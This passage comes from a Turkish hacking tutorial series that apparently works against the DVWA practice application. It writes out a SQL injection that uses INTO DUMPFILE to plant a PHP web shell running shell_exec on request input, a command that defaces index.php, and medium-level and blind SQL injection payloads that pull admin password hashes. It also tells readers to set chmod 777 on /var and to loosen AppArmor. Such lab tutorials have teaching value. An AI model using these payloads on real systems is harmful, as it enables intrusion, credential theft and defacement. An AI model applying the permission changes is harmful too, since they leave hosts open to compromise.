Yukarıdaki resimden görebileceđiniz üzere sarı ile vurgulanan alan hassas bir dosya olan passwd dosyasının içeriđinin ekrana yansıtıldıđını göstermektedir. passwd dosyası sistemdeki aktif kullanıcıların ve servislere ait kullanıcıların bir listesine ve bu kullanıcıların ait oldukları gruplar bilgisine sahiptir. Bu bilgilerin nesi hassas der gibisiniz? :) Bu bilgiler olası bir Brute Force saldırısı ya da Sözlük saldırısı durumunda saldırgan kullanıcı adını tahmin ettirerek zaman kaybettirmektense kullanıcı adı gibi deđerli bir bilgiyi bilip ona has brute force saldırısı yapabilmesine, yani zaman kazanmasına fayda sađlar. Yani saldırganın elinde iki bilinmeyenli (username,password) bir denklem varken siz bunu tek bilinmeyenli bir denkleme düşürmüş olursunuz. Artık çözmek daha kolay olur deđil mi? :) passwd dosyasındaki diđer önemli bilgiye gelecek olursak kullanıcıların ait oldukları grup bilgisi saldırgan için bir kilit taőıdır. Çünkü bir hesabın şifresi kırıldı mı o şifreyle sisteme sızıldıđında o hesabın ait olduđu grup kadar sistemde yetkili olunabilir. Eđer yetkisi kısık bir hesap kırıldıđısa sistemin derinliklerine sızılmaz, istenildiđi gibi at oynatılmaz. Fakat root grubuna ait bir hesap kırıldıđısa bu durumda her şey yapılabilir. Tıpkı hedef makinanın karőısında oturuyormuşçasına...

SQL Injection ile Sayfa Hack'lemek

SQL "INTO DUMPFILE" keyword'ü saldırganlar için velinimettir. Bu keyword SQL sorgusunun seçtiđi kaydın deđerini belirtilen dosyaya yazmaya yarar. Örnek kullanımı řu řekildedir:

Syntax'ı:

```
Select ..... INTO DUMPFILE 'dosyaninAdi';
```

řimdi bu SQL syntax'ını kullanarak DVWA'da bir arka kapı oluřturalım. Böylece sistemde kalıcı olalım. Yani istediđimiz zaman sisteme girebilelim. Ardından arka kapı üzerinden sistemin anasayfasını hack'leyelim. Arka kapı dosyasına ařađıdaki kodlar içerik olacaktır:

backdoor.php:

```
1 <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
2
3 <form action="" method="GET" encytype="application/x-www-form-urlencoded">
4   <table style="margin-left:auto; margin-right:auto;">
5     <tr>
6       <td colspan="2">Lütfen bir sistem komutu girin</td>
7     </tr>
8     <tr><td></td></tr>
9     <tr>
10      <td>Komut</td>
11      <td>
12        <input type="text" name="pCommand" size="50"/>
13      </td>
14    </tr>
15    <tr>
16      <td></td>
17    </tr>
18    <tr>
19      <td colspan="2" style="text-align:center;">
20        <input type="submit" value="Komutu Çalıştır"/>
21      </td>
22    </tr>
23  </table>
24 </form>
25 <?php
26   echo "<pre>";
27   echo shell_exec(@$_REQUEST["pCommand"]);
28   echo "</pre>";
29 ?>
```

Bu kodları řimdi SQL sorgusuna koyabilmek için tek satır haline getirelim:

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8"><form action="" method="GET" encytype="application/x-www-form-urlencoded"><table style="margin-left:auto; margin-right:auto;"><tr><td colspan="2">Lütfen sistem komutu girin</td></tr><tr><td></td></tr><tr><td>Command</td><td><input type="text" name="pCommand" size="50"/></td></tr><tr><td></td></tr><tr><td colspan="2" style="text-align:center;"><input type="submit" value="Komutu
```

```
Çalıştır"/></td></tr></table></form><?php echo "<pre>";echo  
shell_exec($_REQUEST["pCommand"]); echo "</pre>"; ?>
```

Ardından sayfadaki SQL sorgusuna enjeksiyon yapmamıza imkan veren UNION keyword'ü ile arkakapı oluşturan SQL sorgumuzu oluşturalım.

```
' UNION Select null, '...arkakapiKodlari...' INTO DUMPFİLE 'backdoor.php' # ,
```

Bu ilave SQL sorgusuna yukarıdaki tek satıra indirgediğimiz arka kapı kodlarını ekleyelim:


```
' UNION Select null, '<meta http-equiv="Content-Type" content="text/html;  
charset=utf-8"><form action="" method="GET" enctype="application/x-www-  
form-urlencoded"><table style="margin-left:auto; margin-  
right:auto;"><tr><td colspan="2">Lütfen sistem komutu  
girin</td></tr><tr><td></td></tr><tr><td>Command</td><td><input type="text"  
name="pCommand" size="50"/></td></tr><tr><td></td></tr><tr><td colspan="2"  
style="text-align:center;"><input type="submit" value="Komutu  
Çalıştır"/></td></tr></table></form><?php echo "<pre>";echo  
shell_exec($_REQUEST["pCommand"]); echo "</pre>"; ?>' INTO DUMPFİLE  
'/var/www/backdoor.php' #
```

Yukarıdaki enjeksiyon koduna dikkatli bakacak olursanız ilave SQL sorgusunda iki kolon vardır. Birisi null, diğeri ise arka kapının kodları. Bunun akabinde INTO DUMPFİLE keyword'ü ile arka kapı kodları backdoor.php dosyasına yazdırılmaktadır. Bu oluşan backdoor.php dosyası enjekte ettiğiniz sayfanın dizininde yer alacaktır. Şimdi arka kapıdan sisteme giriş yapalım:

<http://localhost/backdoor.php>




Artık sisteme giriş yapmış bulunmaktasınız. Şimdi anasayfayı hack'leyelim. Metin kutusuna öncelikle ls komutunu girin:




Görüldüğü üzere index.php dosyası kuzu kuzu orada duruyor. Şimdi sayfayı hack'lemeden önce bir yedek alın. Çünkü ders bittiğinde eski haline getirmek isteyeceksiniz. Ardından aşağıdaki komutu metin kutusuna girin:

Girilecek Komut:

```
1 echo '<font color="red"><center><h1>Hacked By Bla  
Bla</h1></center></font><br>' > index.php
```



<http://localhost/dvwa/>



Ve evet, sayfa hack'lendi. Hack'lenen sayfada görüntülenmesi için sadece metin kullandık. Fakat resim ve video da kullanabilirdik. Bu tip içerikleri dahil etmek için metin kutusuna en son girilen koddaki echo komutundan sonra yer alan tırnak işaretleri arasına resmin veyahut videonun html kodları konulabilir.

Shell Oluşturma Sırasında Hata Alanlar

Eđer siz de *can't create/write to file (errcode 13)* hatasını aldıysanız yalnız değilsiniz. Uzun uğraşlar sonucu bu izin sorununu çözebildim. Fakat yaptıklarımı not etmediğim için denediklerimden hangisi bu işi çözdü bilemiyorum. O nedenle hatırladığım ölçüde tüm yaptıklarımı burada sizlerle paylaşıyorum:

Bir terminal açın ve aşağıdakileri sırasıyla girin:

- 1 sudo su
- 2 gedit /etc/apparmor.d/usr.sbin.mysql

Ardından açılan not defterinden /data/ satırlarını bulun ve satırları aşağıdaki gibi yapın:

```
**/data/ r,  
/data/* rw,**
```

Ardından kaydedin ve gedit'i kapatın. Terminale tekrar dönün ve aşağıdakilerini sırasıyla girin:

- 1 /etc/init.d/apparmor reload
- 2 gedit /etc/apparmor.d/abstractions/user-tmp

Açılan gedit penceresine aşağıdaki satırları ekleyin (Eđer aşağıdakilerden zaten varsa aşağıdaki gibi güncelleyin):

```
owner /home/tmp/** rwkl,  
/home/tmp/ rw,
```

Son olarak aşağıdaki izinleri verin (Sisteminiz tam anlamıyla savunmasız olacaktır. Ona göre...):

```
chmod -R 1777 /tmp  
chmod -R 777 /var  
chmod -R 1777 /var/tmp
```

Tek yapmanız gereken sisteminizi kapatıp açmak ve işe yaramayan enjeksiyon kodunu tekrar DVWA'nın ekranındaki metin kutusuna girmektir. Böylelikle *can't create/write to file (errcode 13)* hatasını almayacaksınız <http://localhost/dvwa/backdoor.php> adresine giderek sisteme giriş yapabileceksiniz.

DERS 16 - SQL INJECTION (MEDIUM LEVEL)

Bu yazıda güvenlik düzeyi Medium seviyesine yükseltilmiş DVWA'nın SQL Injection'a karşı aldığı önlem incelenecektir.

Dersin Hedefi

Medium seviyesindeki güvenliği aşın ve yine SQL Injection yapın.

SQL Injection'a Karşı Önlem

Eğer önceki yazıları okumuşsanız artık biliyorsunuz ki SQL Injection yapıp yapamayacağımıza tırnak karakterini uygulamaya göndererek hata verip vermemesine göre saptayabiliyoruz. Önceki derslerde yapılan SQL Injection aşağıdaki kaynak kod yüzünden yapılabiliyordu:

```
1  <?php
2
3  if( isset( $_REQUEST[ 'submit' ] ) ) {
4      // Get input
5      $id = $_REQUEST[ 'id' ];
6
7      // Check database
8      $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
9      $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
10
11     // Get results
12     $num = mysql_numrows( $result );
13     $i = 0;
14     while( $i < $num ) {
15         // Get values
16         $first = mysql_result( $result, $i, "first_name" );
17         $last = mysql_result( $result, $i, "last_name" );
18
19         // Feedback for end user
20         echo "<pre>ID: {$id}<br>First name: {$first}<br>Surname: {$last}</pre>";
21
22         // Increase loop count
23         $i++;
24     }
25
26     mysql_close();
27 }
28
29 ?>
```

5. satırda kullanıcıdan gelen veri \$id değişkenine atanmaktadır. 8.satırda \$id değişkeni SQL sorgusunda kullanılmaktadır. İşte güvenlik zafiyeti bu satırdan kaynaklanmaktadır. \$id değişkeni hiçbir denetlemeye tabi tutulmadan direk SQL sorgusuna dahil edilmiş. \$id değişkeni içindeki sakıncalı karakterlerden ayıklanmadan SQL sorgusuna dahil edildiği için biz tırnak kullanımının avantajından faydalanabildik ve SQL Injection yapabildik. Bir de güvenlik Medium seviyesine çıktığında kaynak koddaki değişime göz atalım:

```
1  <?php
2
3  if( isset( $_POST[ 'Submit' ] ) ) {
4      // Get input
5      $id = $_POST[ 'id' ];
6      $id = mysql_real_escape_string( $id );
7
8      // Check database
9      $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
10     $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
11
12     // Get results
13     $num = mysql_numrows( $result );
14     $i = 0;
15     while( $i < $num ) {
16         // Display values
17         $first = mysql_result( $result, $i, "first_name" );
18         $last = mysql_result( $result, $i, "last_name" );
19
20         // Feedback for end user
21         echo "<pre>ID: {$id}<br>First name: {$first}<br>Surname: {$last}</pre>";
22
23         // Increase loop count
24         $i++;
25     }
26
27     //mysql_close();
28 }
29
30 ?>
```

Görüldüğü üzere 6. satırda mysql sorguları için bir anlam ifade eden karakterlerin önüne ters slash koyan `mysql_real_escape_string()` fonksiyonu kullanılmış. `mysql_real_escape_string()` fonksiyonu SQL sorguları için anlam ifade eden karakterlerin önüne ters slash işareti koyarak o anlam ifadenin karakterin sql için olan anlamını yok edecektir ve stringleştirilecektir. Bu ciddi bir güvenlik önlemidir. Şimdi 9. satıra dikkat edelim. Fark ettiyseniz `$id` değişkeni SQL sorgusuna tırnak kullanılmadan dahil edilmiş. Maalesef bu kullanım 6. satırdaki `mysql_real_escape_string()` fonksiyonunun temin ettiği güvenliği al aşağı edecektir. Çünkü kullanıcı gireceği sql injection kodlarına tırnak eklemek mecburiyetinde kalmayacaktır. Dolayısıyla tırnağın önüne ters slash koyan `mysql_real_escape_string()` fonksiyonu ters slash koyacak bir tırnak bulamayacaktır. Tırnaksız sql injection kodu da PHP'nin esnekliği sayesinde kusursuzca çalışacaktır. Sonuç olarak güvenlik aşılmış ve sql injection saldırısında bulunulmuş olacaktır. Şimdi pratik üzerinden gidelim ve olayı biraz somutlaştıralım.


Öncelikle girilecek enjeksiyon kodları bu güvenlik seviyesi gereği farklı şekilde ekrana girilecektir. Ekranda bir comboBox göreceksiniz:

Vulnerability: SQL Injection



More Information

ComboBox'lar arayüzden veri girilmesine izin vermezler. Yazının ileri kısımlarında bahsedilecek enjeksiyon kodlarını sırası geldiğinde ekrana girebilmek için comboBox'a sağ tıklayın ve Ögeyi Denetle (Inspect Element) seçeneğine tıklayın. Bunun üzerine tarayıcınızın alt tarafında küçük bir pencere açılacaktır. O pencerede mavi renkle seçili bir satır göreceksiniz. O satırın başındaki üçgene basarak satırı genişletin.



Açılan seçeneklerden value'su 1 olanın (value="1") tırnaklarının içerisindeki 1'e çift tıklayın. Aşağıda ne zaman bir SQL Injection kodu verilirse bu çift tıkladığınız yerdeki 1'i silip yerine enjeksiyon kodunu koyun ve ardından ENTER yaptıktan sonra ekrandaki Submit butonuna basın. Bu kopyala, yapıştır, ENTER ve Submit olayını her enjeksiyon kodu için tekrarlayın.

Şimdi SQL Injection kodlamalarına geçelim. Öncelikle prosedür gereği SQL Injection açığı var mı yok mu bir test edelim:

Metin Kutusuna Girilecek Kod (*Tek tırnak*):

'

Ekran aldığı tek tırnak sonrası hata verecektir. Normalde şunu düşünmeniz gerekir: `mysql_real_escape_string()` fonksiyonu tırnakların önüne ters slash koyduğuna göre, yani tırnak karakterini SQL komutu olmaktan çıkarıp string'leştirdiğine göre niye girdiğimiz tırnak hata vermedi? Bunun nedeni ters slash'ın da bir ters slash'a ihtiyaç duyuyor olduğundandır. Ters slash'a ters slash ekleme işlemi gerçekleştirilmediğinden tek tırnak string'leşemeyecektir ve yine hata verilmesine sebebiyet verecektir. Yani sonuç olarak hedef sayfa halen SQL Injection açığını barındırmaktadır. Şimdi aşağıda alt alta verilmiş olan [SQL Injection \(Low Level\)](#) dersinde detaylı olarak anlattığımız saldırı teşebbüslerini sırasıyla F12 yapıp value="1" 'in 1 değeri yerine girin, ENTER'layın ve Submit'leyin.

```
99 or 1 = 1 #
99 or 1 = 1 ORDER BY 1 #
99 or 1 = 1 ORDER BY 2 #
99 or 1 = 1 ORDER BY 3 #
99 or 1 = 1 UNION Select 1,2 #
```

```
99 or 1 = 1 UNION Select 1,version() #
99 or 1 = 1 UNION Select 1,schema_name from information_schema.schemata #
99 or 1 = 1 UNION Select 1,group_concat(schema_name) from
information_schema.schemata #
99 or 1 = 1 UNION Select 1,group_concat(table_name) from
information_schema.tables Where table_schema='dvwa' #
99 or 1 = 1 UNION Select 1,group_concat(column_name) from
information_schema.columns Where table_name='users' #
99 or 1 = 1 UNION Select 1,group_concat(user,0x3b,password,0x0a) from
dvwa.users #
```

NOT: Yukarıdaki kodlar Low Level'daki enjeksiyon kodlarının tırnaksız halleridir. Çünkü Medium Level'daki SQL kullanımı tırnaksızdır.

Böylelikle Medium Level güvenliğinde dahi hedef sitenin admin kullanıcısının şifresine erişebilmiş olursunuz.

DERS 17 - BLİND SQL İNJECTION (LOW LEVEL)

Bu yazıda DVWA adlı web uygulamasının içerisinde bulunan bir sayfanın güvenlik zafiyetinden faydalanarak Blind SQL Injection saldırısında bulunulacaktır.

Dersin Hedefi


Blind SQL Injection methoduyla DVWA'nın admin kullanıcısının şifresini keşfedin.

Blind SQL Injection Nedir?

[Geçen ders](#) bir SQL Injection saldırısı nasıl yapıldan bahsetmiştik. Hatırlarsanız o saldırının mihenk noktası web sayfasının verdiği SQL syntax hatalarıydı. Girilen enjeksiyon kodlarına (tırnak ve ORDER BY kodlarına) karşın verilen SQL hatalarına göre ilerliyorduk. Nihayetinde UNION ile de ilave SQL sorgu enjekte ederek veritabanı isimlerini, oradan tablo isimlerini, oradan kolon isimlerini ve oradan da kolonların tuttuđu hassas bilgileri elde ediyorduk. Peki ya hedef sistem SQL syntax hatalarını vermeyecek şekilde ayarlanmışsa bu durumda ne olurdu dersiniz? Yine SQL Injection saldırısı yapılabilir miydi? Eğer bir SQL Injection saldırısı halen yapılabilir olsaydı onun adı olsa olsa körlemesine SQL Injection saldırısı olurdu değil mi? Çünkü web sayfası SQL hatası vermiyor. Hareket noktamız kayıp. İşte Blind SQL Injection, yani Körlemesine SQL Injection saldırısı sayfa SQL hatası vermezken yapılan SQL Injection saldırılarına denir.

Blind SQL Injection Saldırısı Nasıl Yapılır?

Sitede bir SQL Injection açığı var olup olmadığını bu sefer tek tırnak ile öğrenemeyeceğiz. Çünkü SQL hataları ekrana verilmemektedir. Bu şartlar altında yine de SQL Injection açığı var mı yok muyu basit true, false mantığını kullanarak anlayabiliriz. Öncelikle ekrandaki metin kutusuna 5 sayısını girin. Submit butonuna bastığınızda ekran size "kayıt var" şeklinde bir bildirimde bulunacaktır. Bunun yerine kaydın kendisini de verebilirlerdi. Fark etmez.



Şimdi madem 5 sayısına karşılık bir kayıt var olduđu söyleniyor, aşğıdaki SQL Injection kodunu metin kutusuna girerek yine aynı kaydın var olduğunu söyleyecek mi diye test edelim.

5' AND '1' = '1' #

Eğer yukarıdakini metin kutusuna girerseniz Submit butonuyla tekrar "Böyle bir kayıt var" tarzında bildirim göreceksiniz. Peki bu ne anlama geliyor? Bunun anlamı tek bir cümleye sığmadığından sabırlı bir şekilde okumaya devam edin. Girdiğimiz enjeksiyon kodu ile sunucudaki SQL sorgusuna dedik ki 5 numaralı kayıt veritabanında varsa - ki var - **VE** 1 sayısı 1'e eşitse seçili kaydı dönder. Bunun sonucunda sistem yine kayıt var dedi. Demek ki sunucu sql injection'a karşı güvenlik zafiyetine sahip. Sunucu eđer açığa sahip olmasaydı bu eklenen sql ifadelerini 5 sayısı ile birlikte görürdü ve veritabanında "5 AND '1' = '1' #" kaydını arardı. E haliyle böyle bir kayıt bulamayacağı için kayıt bulunamadı tarzında bir bildirim ekrana verirdi. Fakat ne yaptı? Kayıt var dedi. Demek ki 5 sayısının sonrasına eklenen ifadeler tam da saldırganın istediğı gibi SQL sorgusunun devamı olarak nitelendirildi. Kayıt numarasının devamı olarak değil! Aşğıda durumu biraz daha somutlaştırarak özetleyelim:


```
SELECT first_name, last_name FROM users WHERE user_id = '$id';
```

Yukarıda gördüğünüz \$id deđiŐkeni metin kutusundan gelen veriyi tutmaktadır. Metin kutusuna 5 sayısı girildiđinde sunucu sorguyu Őöyle okuyacaktır:

```
SELECT first_name, last_name FROM users WHERE user_id = '5';
```

Eđer sistem SQL Injection saldırılarına karŐı açıđa sahip deđilse metin kutusundan girilecek 5' AND '1' = '1' # ifadesine karŐın sunucu sorguyu Őöyle okuyacaktır:

```
SELECT first_name, last_name FROM users WHERE user_id = "5' AND '1' = '1' #";
```

Haliyle veritabanında "5' AND '1' = '1' #" nolu bir kayıt olamayacađı için sunucu bize kayıt bulunamadı uyarısı verecektir. Peki sistem SQL Injection açıđına sahipse sorguyu nasıl okur dersiniz?

```
SELECT first_name, last_name FROM users WHERE user_id = '5' AND '1' = '1' #';
```

Yani biraz daha anlamlı renklendirecek olursak

```
SELECT first_name, last_name FROM users WHERE user_id = '5' AND '1' = '1' #';
```

Sistem eđer metin kutusundan gelen veriyi çeŐitli fonksiyonlardan geçirmese bu durumda yukarıdaki gibi okur. Yani 5 sayısı sonrası gelen tek tırnađı sunucu bir öncekini kapatan tek tırnak olarak algılar. Sonrasında gelen AND operatörünü SQL sorgusundaki WHERE koşulunun devamı olarak görür. 5 nolu kaydı veritabanında bulacađı için AND operatörünün sol tarafı TRUE deđer döndürecektir. AND'in sađ tarafındaki 1 sayısı da 1 'e daima eŐit olacađından TRUE deđer döndürecektir. Böylelikle 5 nolu seđilen kayıt AND'in sonucunun TRUE dönmesi sayesinde seđili vaziyette kalacađından belirtilen kayıt var bildirimini ekrana yansıyacaktır.

Sonuç olarak 5' AND '1' = '1' # kodu ile sistem zafiyete sahip sonucuna vardık. Çünkü sistem kayıt bulunamadı hatası vermesi gerekirken kayıt bulundu bildirimini vermiŐtir. Blind SQL Injection saldırıları görüldüđü üzere boolean ifadelerini kullanmaktadır. Yani web sayfası normal (TRUE) bir çıktı mı veriyor yoksa "kayıt bulunamadı" gibi FALSE bir çıktı mı veriyor. SQL Injection saldırılarında sistemin verdiđi SQL hatalarına göre karar veriyorken Blind SQL Injection saldırılarında ise sayfanın olması gerektiđi gibi yanıt verip vermemesine göre karar veriliyor.

Őimdi madem hedef sayfanın sql injection açıđına sahip olduđunu anladık saldırıya başlayabiliriz. Hatırlarsanız SQL Injection saldırısında mevcut SQL sorgusuna kendi SQL sorgumuzu UNION ile ilave ediyorduk. Böylece ekrana veritabanındaki kullanıcı adı ve Őifre gibi hassas verilerin yazdırılmasını sađlıyorduk. Fakat DVWA'nın ders ekranından görebileceđiniz üzere metin kutusuna girilecek sayı sonrası veritabanından dönen kayıt ekrana yansıtılmıyor. Dolayısıyla UNION komutu Blind SQL Injection için işlevsel deđildir. BaŐka bir yol bulmamız gerekir. Öncelikle tıpkı SQL Injection saldırısında yaptıđımız gibi hedef sistemdeki yüklü veritabanlarının isimlerini tespit etmemiz, sonra seđilen veritabanının tablo isimlerini tespit etmemiz, daha sonra seđilen tablonun kolon isimlerini tespit etmemiz gerekmektedir ki admin'in Őifresini öğrenebilelim. Bu keŐif aŐamaları boyunca iki SQL fonksiyonundan yararlanacađız. Birincisi ascii() fonksiyonu, ikincisi ise substring() fonksiyonu. ascii() fonksiyonu argüman olarak aldıđı karakterin ascii kodunu döndürmeye yaramaktadır. substring() fonksiyonu ise argüman olarak aldıđı string'in içinden belirtilen bir parçayı döndürmeye yaramaktadır. İlk olarak veritabanı isimlerini keŐfedelim. Bunun için aŐađıdaki kodu DVWA'nın ekranındaki metin kutusundan enjekte edeceđiz:

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),1,1)) >= 90 #
```

Hatırlarsanız [geçen derste](#) information_schema adlı MySQL'de yüklü veritabanından bahsetmiŐtik. Bu veritabanının MySQL'de yüklü tüm veritabanı isimlerini, tüm tablo isimlerini, tüm kolon isimlerini ayrı ayrı tablolarda dinamik olarak saklamakta olduđunu söylemiŐtik. Dolayısıyla böyle bir bilgi kaynađı saldırganın hedefinde olacaktır. information_schema adlı veritabanının schemata adlı tablosunda MySQL'de yüklü tüm veritabanlarının isimleri yer almaktadır. Yukarıdaki enjekte edilen kod iŐte bu tabloyu kullanmaktadır.

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),1,1)) >= 90 #
```

Bu enjeksiyon kodunun içerisinde dikkat ederseniz bir SQL sorgusu vardır:

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),1,1)) >= 90 #
```

Bu sorgu bahsettiđimiz tabloda kayıtlı ilk kaydı, yani ilk veritabanı ismini döndürecektir. İlk kayıt dönecektir, çünkü sorgunun sonuna bakacak olursanız limit 0,1 konulmuŐ. Yani bu komut tablonun kayıtlarından Öncüdan başla ve 1 tane seç anlamına gelmektedir. İlk kaydın ismi birazdan bahsedilecek yöntemlerle tespit edildikten sonra ikinci kayda geçmek için bu limit deđerini Őöyle yapacađız: limit 1,1. Üçüncü veritabanı ismini öğrenmek için limit 2,1 yapacađız. Bu böyle devam edecektir. Ta ki ekran artık hiç olumlu yanıt vermeyene kadar.

Bu enjeksiyon kodu içerisinde yer alan SQL sorgusunun döndürdüđü ilk veritabanı ismini ekrana basabileceđimiz bir yol yoktur. Öyle olsaydı iŐimiz çok kolay olurdu. Bu yüzden sofistike bir yöntem kullanacađız. Yukarıdaki enjeksiyon koduna geri dönecek olursak ilk veritabanı ismini döndüren sql sorgusu substring() fonksiyonu içine konmuŐtur. Substring() fonksiyonunun diđer iki parametresi ise gelen veritabanı isminin ilk karakterini döndür Őeklinde ayarlanmıŐtır.

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),1,1)) >= 90 #
```

1,1 rakamları birinci karakterden itibaren bir tane karakter seç anlamına gelmektedir. Yani MySQL'deki yer alan ilk veritabanının isminin ilk karakteri ascii() fonksiyonuna girmektedir.

```
5' AND ascii(substring((select schema_name from information_schema.schemata limit 0,1),1,1)) >= 90 #
```

Ascii() fonksiyonu ise bu karakterin ascii kodunu döndürür ve bu deđer 90 deđerinden büyük ya da eŐit mi diye bakılır. Eđer büyük ya da eŐitse sayfadaki bildirim pozitif olacaktır. Eđer 90'dan küçük ise sayfadaki bildirim negatif olacaktır. Peki tüm bunlar ne anlama geliyor?

ASCII Alphabet Characters

Symbol	Decimal	Binary
A	65	01000001
B	66	01000010
C	67	01000011
D	68	01000100
E	69	01000101
F	70	01000110
G	71	01000111
H	72	01001000
I	73	01001001
J	74	01001010
K	75	01001011
L	76	01001100
M	77	01001101
N	78	01001110
O	79	01001111
P	80	01010000
Q	81	01010001
R	82	01010010
S	83	01010011
T	84	01010100
U	85	01010101
V	86	01010110
W	87	01010111
X	88	01011000
Y	89	01011001
Z	90	01011010

Symbol	Decimal	Binary
a	97	01100001
b	98	01100010
c	99	01100011
d	100	01100100
e	101	01100101
f	102	01100110
g	103	01100111
h	104	01101000
i	105	01101001
j	106	01101010
k	107	01101011
l	108	01101100
m	109	01101101
n	110	01101110
o	111	01101111
p	112	01110000
q	113	01110001
r	114	01110010
s	115	01110011
